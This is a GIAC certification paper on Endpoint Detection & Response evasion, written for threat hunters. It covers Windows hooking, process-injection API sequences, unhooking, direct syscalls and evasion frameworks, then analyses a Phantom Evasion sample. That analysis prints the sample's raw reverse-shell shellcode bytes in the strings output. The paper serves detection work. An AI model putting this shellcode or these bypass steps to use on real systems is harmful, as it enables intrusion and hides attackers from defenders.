EDR Evasion: Stranger Things In A Payload

GIAC (GREM) Gold Certification

Author: Christopher Watson, mr.chris.e.watson@gmail.com
Advisor: Domenica Crognale

Accepted: 27 June 2021

Abstract

Tackling enterprise security has many pitfalls. Yet, the emergence of Endpoint Detection & Response (EDR) products has paved a way for threat hunters to act at scale. EDR tools provide greater information, faster response, and machine learning to meet the demands of large networks. In response, threat actors have adapted by finding new ways to further their campaigns through evasion tactics. Threat hunters must be aware of indicators unique to evasion as threat actors find new ways to hide.

1. Introduction

Enterprise networks contain thousands of individual systems that must be monitored at a very low level. These networks are faced with a variety of threats that present complex issues. Modern advancements in security products have provided a scalable solution, enabling threat hunters to efficiently perform data acquisition, scope, and triage systems in a network. As a result, Endpoint Detection & Response (EDR) technology is an essential part of any large organization.

Given the increase in capability and visibility to threat hunters, this technology has become a focal point for threat actors. Exploit developers can no longer solely target vulnerabilities unfettered. The operational success of threat campaigns against organizations or targets of interest now relies heavily on stealth. Current tradecraft requires that threat actors have capabilities developed specifically for evading an EDR to achieve payload delivery on endpoints. Yet threat hunters have no way to assess the efficacy of EDR when there is subversion by threat actors.

EDR evasion capabilities have grown significantly in the past several years. It is easy to find many publicly available approaches for defeating EDR tools. Tactics are needed to counter the actions of advancing threat actors using custom tool kits. The information available on existing EDR evasion capabilities will be explored for artifacts that can aid threat hunters in detection. While summarizing how EDR evasion occurs, techniques such as blending, and bypass will be evaluated. This information will be leveraged so that threat hunters can catch the deceptive execution of code on endpoint systems.

2. EDR Overview

In 2013 a new term, Endpoint Threat Detection & Response (ETDR) was coined. (Maayan, 2020) The intent was to categorize capabilities related to endpoint sensing. The term ETDR was later updated in 2015 to Endpoint Detection & Response (EDR). Collectively, these tools represent the space where monitoring and response actions occur within an operational network.

Christopher Watson, mr.chris.e.watson@gmail.com

2.1. EDR Defined

Endpoint Detection & Response is an evolution of traditional anti-virus products and is most typically deployed across multiple systems to provide unified monitoring. EDR is used to interrogate systems for artifacts which are data points containing forensically relevant information during a security event. EDR can perform real-time monitoring by tracking events, constructing timelines, generating alerts, and perform automated responses as part of a security orchestration plan.

2.2. Application of EDR Technology

Many EDR solutions incorporate a wide variety of technologies. Traditional endpoint solutions such as Antivirus software (A/V), Data Layer Protection (DLP), Host-based Intrusion Prevention System (HIPS), and software-based firewalls now are a part of the EDR suite. EDR is used as part of continuous monitoring and incident response investigations because of the large amount of data that is pooled together. Security Operations can be centralized while affording the ability for timely response actions. An analyst can also directly query endpoints for specific artifacts enabling EDR tools to facilitate a variety of roles in Enterprise organizations.

2.3. EDR Advantages & Disadvantages

EDR solutions provide the greatest benefit in both response time and scalability. Traditional security products rely solely on signature matching or predefine rules. EDR is uniquely different since it uses machine learning algorithms to detect threat patterns. This results in significantly less CPU utilization on endpoints when compared to other endpoint solutions. It is worth noting that EDR can be exhaustive of storage and bandwidth. Each endpoint agent can potentially generate millions of logs consuming massive amounts of storage over time. Also, the need for cloud-based deployments can result in significant bandwidth consumption depending on the number of endpoints monitored. In general, EDR tools provide a much-needed benefit to enterprise environments but require extensive planning to fit appropriately in any organization.

3. Technical Background

To better understand system architecture as it relates to program execution, Windows will be the focus of this paper. It is the most typical operating system used for endpoints in enterprise networks and a frequent target for EDR evasion. A detailed understanding of its internal components will help synthesis some of the complex topics that will follow. Similar concepts can be applied to other operating systems.

3.1. Memory Structures

In modern operating systems, memory is usually split into the system (also referenced as "kernel") and user (also referenced as "process") space to isolate privileges and protect the system. The kernel is reserved for the functionality essential to running the operating system. Within the user space, all other software is executed with lower permissions. Each has data structures that will be briefly discussed.

3.1.1. Kernel Memory

In Windows, the most protected components are the system mode objects. They communicate with the device hardware, device drivers, track processes, and handle the scheduling of tasks run by the CPU. Kernel objects also stay persistent in memory while the system is in operation. It is the layer of the operating system that is often the target for malicious code. Execution on the kernel can disrupt system operation and is also the most difficult to find.

When a new process is created, information about the process must exist within kernel memory. This information is needed to access shared resources used by all running programs and is located in blocks of data known as an executive process (EPROCESS). Each executive process is referenced by other data structures to track open and memory-mapped objects. Two of these important structures are the Virtual Address Descriptor (VAD) tree and the Handle table. The VAD is a process resource used to track reserved or committed memory regions. The Handle table will contain entries for the various objects used by the process. A portion of each process will reside in user space to support process environment setup and teardown.

Additionally, there is an executive thread (ETHREAD) data block that is created to support the execution of concurrent tasks. A thread is the basic unit of instructions for each task that is scheduled and executed by the CPU. Threads also maintain data inside of user space.

3.1.2. Process Memory

In user-mode, each process occupies space allocated at run-time. Within the process address space, its content includes data and code necessary for running the program. An EDR is software that will reside in this space.

The process execution block (PEB) is the subcomponent of the EPROCESS block that resides in the user-mode address space. It contains process parameters used by the image loader and data segments tracked by the heap manager. Additional information such as environment variables is also found in the PEB.

The thread execution block (TEB) is the user-mode object created for each new thread. The TEB is created by information supplied by the ETHREAD block.



Figure 1: Processes and Thread data structures (Russinovich, 2009)

Figure 1 above illustrates the layout of a process showing both process and system address space. The process address space contains both the PEB and TEB. The system address space contains the EPROCESS block, ETHREAD, Handle table, and virtual address descriptor tree (VAD). The process block (EPROCESS) residing in the kernel points to the handle table and virtual address descriptor tree to track resources. Threads are created as tasks to be executed.

3.2. Windows API & System Calls

An application programmable interface (API) is a method used for exchanging data between applications and devices. When programs execute, they usually rely on code libraries that are provided by the operating system. These code libraries contain basic functions not directly included in the program. The Windows API is a collection of shared libraries containing functions that a program will import. This is accomplished by API calls that request services when a specific system resource is needed.



Figure 2: Windows OS Architecture (Mosch, 2021)

Putting it all together execution starts with a user application like an EDR. User applications are limited to user-mode privileges and occupy a separate space from the kernel. Again, this is by design intended to protect the system. During the execution of a program, the EDR will have access to the resources provided by the Windows API.

Sometimes NTDLL.dll is called to request additional resources not available in the user mode. The individual functions called by NTDLL.dll are system calls passed to the kernel. When a program is run it will issue a request that is handled by the system's kernel. Examples include networking, memory, and file management for a given process. Malicious software will often abuse both API and system calls to hide its presence. Two common methods are the use of hooking and injection techniques. Understanding the various functions that can be invoked on the operating system can aid threat hunters in detecting abnormal activity.

3.2.1. Hooking

Hooks provide stealth to malicious code used by threat actors and can also be used for legitimate purposes. Among the various ways a hook can be employed, there are Import Address Table (IAT) hooking and inline hooking. An IAT hook will modify pointers used to reference functions to redirect instruction flow to malicious code. Alternatively, an inline hook will overwrite code within the function itself, essentially patching the code to what is desired to be executed. Here is an example (Figure 3) of an EDR using inline hooking. The main.exe program is executed with a call to CreateRemoteThread. This request is executed by the Windows API inside of kernel32.dll. However, the first couple bytes are patched with a JMP instruction that points to edr.dll. The EDR will inspect and verify the legitimacy of the calling function before returning execution to kernel32.dll.



Figure 3: EDR using inline hooking (Baranauskas, 2021)

3.2.2. Injection

Injection techniques can also be used to provide stealth and evasion. Again, there are a variety of ways this can be accomplished. The general flow of injection techniques requires the threat actor to use a legitimate process to execute their code. Here is one example of how this could be accomplished:

1. Open a target process (OpenProcess)
2. Allocate memory section in the process (VirtualAllocEx)
3. Write the payload to the new memory section (WriteProcessMemory)
4. Create a new thread to execute in the remote process (CreateRemoteThread)

In the method outlined above, WriteProcessMemory will be called by kernel32.dll but will need assistance from NTDLL.dll to resolve the request. This translates to a system call for NtProtectVirtualMemory -> NtWriteVirtualMemory -> NtProtectVirtualMemory when executed by NTDLL.dll.

4. Defense Evasion

Achieving defense evasion starts with knowing how content is inspected. Inspection can occur at various levels in the enterprise network as part of a defense in depth strategy. Each component will evaluate content or data passed down in the network differently. In traditional anti-virus solutions content is evaluated before execution, however, an EDR will inspect during execution. The previous section described instruction flow at a high level with the end goal of executing an application. Here that discussion will continue with evasion in mind and introduce the tactics that support a threat actors' campaign.

4.1. Avoidance

During the endpoint discovery and the reconnaissance phase of an operation, it may be determined that certain systems should be avoided. Systems can be identified as neither furthering the objectives of the campaign or presenting too significant of a risk to

engage. When possible, threat actors will want to minimize the footprint in the network as much as possible to remain undetected.

4.2. Tampering

In contrast to avoidance, tampering with an EDR is the largest risk imposed on the threat actor. Tampering can include disabling the EDR, diverting reporting, or altering it in a manner that prevents collecting information on malicious code. Most vendor solutions utilize safeguards like a watchdog to prevent tampering. This is the least ideal path for a threat actor but may be an option taken if access to the endpoint is essential to furthering the campaign.

4.3. Blending

Blending is concealing observable properties or manipulating attributes to appear legitimate. These tactics are often used in custom-tailored payloads to match a target environment. The following are some common techniques used:

1. Compile Time Modification - used to mimic legitimate programs
2. Padding - prepend or append strings to shift bytes in memory
3. String Manipulation - remove compiler information or tool marks
4. Obfuscation - alter appearance while keeping functionality intact
5. Code Signing - inherent trust by use of valid certificates

The goal is to masquerade as a component of the operating system or optionally installed software. Reducing common patterns or well-known indicators improves the success rate of payload delivery. (Eidelberg, 2021)

4.4. Bypass

Bypass techniques will abuse weakness in the inspection process of the EDR. They are often short-lived solutions that inevitably get addressed by vendors. Certain techniques such as the use of "Live off the Land Binaries" (LOLBINs) have become ubiquitous resulting in improved detection. Bypass techniques will often be used in conjunction with blending.

4.4.1. Shellcode

Shellcode is code that cannot run on its own. It relies on an existing process to start a thread. Shellcode is often used to avoid detection by injecting into legitimate processes running on a system. This technique allows threat actors to be stealthier if the actions of the calling process match expected behavior. The malicious activity is also further concealed by the absence of resident files on the disk. It is a frequently used tactic for evasion and initial access. Upon successful execution of shellcode, a dropper or downloader may be placed to continue the campaign.

4.4.2. Runtime Patching

Another tactic is to simply patch hooked functions. As previously discussed, A/V and EDR solutions rely on the ability to inspect code as API calls are made to programs. This technique requires that threat actors sufficiently conduct reconnaissance ahead of time. If they can identify where the EDR is hooked in memory, they can unhook it and replace it with a new JMP instruction to successfully bypass it. Alternatively, knowing what API calls are monitored by vendor products means that they can be avoided in general.

4.4.3. Direct Syscall

A direct syscall can bypass an A/V or EDR solution because it will bypass the user-mode hooks implemented by those tools. A well-known proof of concept tool that illustrates this is Outflankl's Dumpert which will dump LSASS using direct system calls and API unhooking. (Mosch, 2021)

4.4.4. Resource Hog

The last method that will be discussed relies on the EDR's ability to do dynamic analysis. In this scenario, a function will attempt to allocate memory greater than what the EDR can process for detection. If the data processed will result in a longer than expected delay, the inspection may be stopped allowing the function to continue execution.

5. EDR Bypass

Enterprise endpoints are ostensibly similar when applying security. EDR products come in a variety of types with varying levels of detection capabilities. Rather than tackle everyone's problem independently the focus here will be on the tools that execute the evasion. In general, looking at the threats from the vantage point of an exploit will make it possible to attain a more common understanding of possible detection methods.

5.1. Proof of Concept Tools

The following tools represent a subset of frameworks available that will implement some sort of evasion technique for A/V and EDR products. They collectively use a combination of blending and bypass techniques to achieve their objectives.

5.1.1. Veil Framework

The Veil Framework is a tool for generating payloads and converting scripts to evade detection by A/V products. Veil is written in Python and highlights its use of least privileges as a key feature for evasion. The Veil Framework is one of the oldest solutions of its kind and is commonly seen leveraged to obfuscate Metasploit payloads.

5.1.2. DropEngine

DropEngine is a newly debuted defense evasion solution that incorporates pre-execution modules for Windows Anti Malware Scan Interface (AMSI) and sandbox checks. DropEngine is written in Python but uses an MSBuild payload written in C#. It also features environment keying for operational security.

5.1.3. ScareCrow

ScareCrow is a tool written in Go that uses side loading techniques instead of the more popular method of process injection. ScareCrow features runtime patching that enables it to remove EDR hooks that are added during process creation. It will also use custom system calls to avoid detection by Event Tracing for Windows and VirtualProtect for modification of memory permissions.

5.1.4. Phantom Evasion

Phantom Evasion is a framework for compiling executables using common msvenom payloads that are capable of evading A/V solutions. It is written in Python and uses a series of modules to obfuscate or modify attributes of a payload that are commonly assessed by threat hunters. It can be executed as a single command line with options or by the user interface.

5.2. Attack Scenarios

To evaluate the detection of endpoint bypass techniques it is necessary to understand how payloads are created. This will provide a better understanding of the sort of capabilities a threat actor needs as well as information on how visibility for the threat hunter may be obscured.

5.2.1. Payload Creation

The Phantom Evasion tool will be used for demonstrating how a threat actor could create an executable for evasion. It offers a variety of options for the supported three platforms and is easily installed on Kali Linux or the Parrot Security Linux distributions. Once setup is complete, the program can be launched with the phantom-evasion.py script to access the user interface. (Detailed explanation can be found in the Appendix)

5.2.2.Exploit Delivery

Malicious code usually lands on a system through several vectors which include email, removable media, and drive-by downloads. Rather than attempt to recreate that for this research, the executable will be dropped on the victim machine.

5.2.3. Validation of the target

The target is confirmed compromised when a reverse TCP handler from the attack machine can successfully catch a connection attempt by the Phantom Evasion payload. After the connection is established, a meterpreter (Metasploit Framework) session will be started.

6. Detecting EDR Evasion

Evasion tactics apply modifications to a payload for cover and concealment within the operating system. In this section, the compiled executable will be examined to determine its degree of exposure while attempting to hide. Traditional tactics will be used to try and unmask or discover artifacts related to evasive malware.

6.1.Identifying Artifacts

Malleable payloads allow each executable to employ various protective mechanisms during run-time. There is no certainty that evasion will be observed; payloads may fail due to environmental constraints. In general, irregularities should be ruled out not ignored. The following is a list of characteristics specific to evasion.

1. PEB - Missing information or unable to be read
2. API Calls - Changes memory permissions or creates a process/thread
3. Junk code - Insertion of extra code to mutate or obfuscate its logic
4. Packer - Compression or encryption routine to prevent code analysis
5. Anti-Forensics - Techniques used for environment detection
6. Shell Code - Used for thread execution in an existing process
7. Shared/Private Memory - Hiding or remapping of memory sections
8. Network Activity - Beaconing, remote connections, or listening ports
9. Zombie Process - Exited process with open handle
10. Dead Thread - Alert-able thread used for APC queuing
11. Process Tree - Suspicious spawned processes like cmd.exe

6.2. Static Analysis

When investigating an unknown file, analysts should start by examining its file signature or magic bytes. For this sample (Figure 4) the File command indicates this is a

32-bit portable executable (PE32). The file command also shows the use of the Linux utility strip which is used to improve the security of a compiled binary. It can make compiled code harder to reverse engineer if an analyst wants to decompile the exploit. The presence of stripping provides some indication of the intent to hide potentially malicious code but does not provide enough evidence on its own.



Figure 4: File command

Looking at the portable executable with strings (Figure 5) there are a few noteworthy references to API calls and dynamic link libraries (DLL). In this section, the contents can be described under three categories of functionality. First, there is the employment of anti-forensics techniques to determine if the code is being run on a real system or being debugged. This is indicated by both GetTickCount and CheckRemoteDebuggerPresent respectively. Additionally, SleepEx is used to delay code execution in hopes of avoiding detection. Next, there are two DLL that are listed that have a relatively high amount of entropy in their name. This would also warrant further investigation. Lastly, the use of a sequence of API calls is most typically associated with process injection.

Fswigmjkemni.dll – Randomly named DLL

SleepEx – Make a thread sleep for a specified time or condition

GetTickCount – Check system uptime

Jxzxsrchxdvishm.dll – Randomly named DLL

CheckRemoteDebuggerPresent – Checks if the process is being debugged

VirtualAlloc – Allocate memory in the address space of another process

FlsAloc – Index and store values

OpenProcess – Access a process object

FindResource – Determine the location of a resource and return its handle

LoadResource – Uses the returned handle of a resource to load it in memory

CreateThread – Creates thread in the virtual address space of a process

```
00003C00  libgcc_s_dw2-1.dll
00003C13  __register_frame_info
00003C29  __deregister_frame_info
00003C48  ntdll.dll
00003C52  kernel32.dll
00003C5F  psapi.dll
00003C69  GetModuleInformation
00003C7E  c:\windows\system32\ntdll.dll
00003C9C  .text
00003CA2  NtQueryInformationProcess
00003CFC  fswigmjkemni.dll
00003D0D  SleepEx
00003D15  GetTickCount
00003D22  jxzxsrchxdvishm.dll
00003D36  CheckRemoteDebuggerPresent
00003D51  VirtualAlloc
00003D5E  FlsAlloc
00003D67  OpenProcess
00003D73  FindResource
00003D80  JOWUSROSVAY
00003D8C  LoadResource
00003D99  SizeofResource
00003DA8  RtlMoveMemory
00003DB6  CreateThread
```

Figure 5: Strings output

Moving further into the strings (Figure 6) output, a shellcode payload as well as the fake path to disk can be observed. This can be easily identified by hand but is likely to foil automated detection measures when viewed across an enterprise. Lastly, an unknown string "JOWUSROSVAY" appears.

```
00005270  \xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a
\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78
\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7
\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04
\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68
\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff
\xd5\x6a\x0a\x68\x0a\x0a\x4b\x01\x68\x02\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff
\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00\x00\x6a\x00
\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68
\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00\x40
\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85\x70\xff
\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5
00005804  .eh_frame


Unicode Strings:
--------------------------------------------------------------------------
00003CBA  sC:\windows\system32\notepad.exe
0000524A  JOWUSROSVAY
```

Figure 6: Shellcode in the strings output

Strings provide a good start for the enumeration of capabilities in an unknown file. However, looking at a hex dump (Figure 7) of the file will better validate what is being observed. Below all of the standard sections can be seen in addition to the usual PE signature of, "This program cannot be run in DOS mode."



Figure 7: HEX dump of headers in scdbg

Initially, the output appears relatively standard before arriving at a section containing a byte sequence that resembles a pattern (Figure 8). This sequence will continue for a short time before turning into null characters for a much longer run.



Figure 8: HEX dump of NOOP in scdbg

Christopher Watson, mr.chris.e.watson@gmail.com

Eventually, data is returned along with some familiar invocations of API calls and DLLs mentioned during strings analysis. There are also indications of a possible system call and libraries used by a compiler. In this output, JOWUSROSVAY is referenced as a resource to be loaded (see Figure 9).



Figure 9: HEX dump of strings in scdbg

Several of the items listed in this output (Figure 10) show a common sequence for creating a new thread. More of the executable's anti-forensics functionality can be observed as it makes use of some interesting API calls. This includes the ability to control what information is available about mapped files (MapViewOfFile) or when flow execution is disrupted (SetUnhandledExceptionFilter or TlsGetValue), which allows the code to better hide what it is doing. Other options like VirtualFree and VirtualProtect aid in process injection.

MapViewOfFile - returns a pointer to the file view

SetUnhandledExceptionFilter - controls execution of exception handling

TlsGetValue - check to determine if data will be allocated

VirtualFree - releases sections of memory for use

VirtualProtect - changes the protection for sections of memory

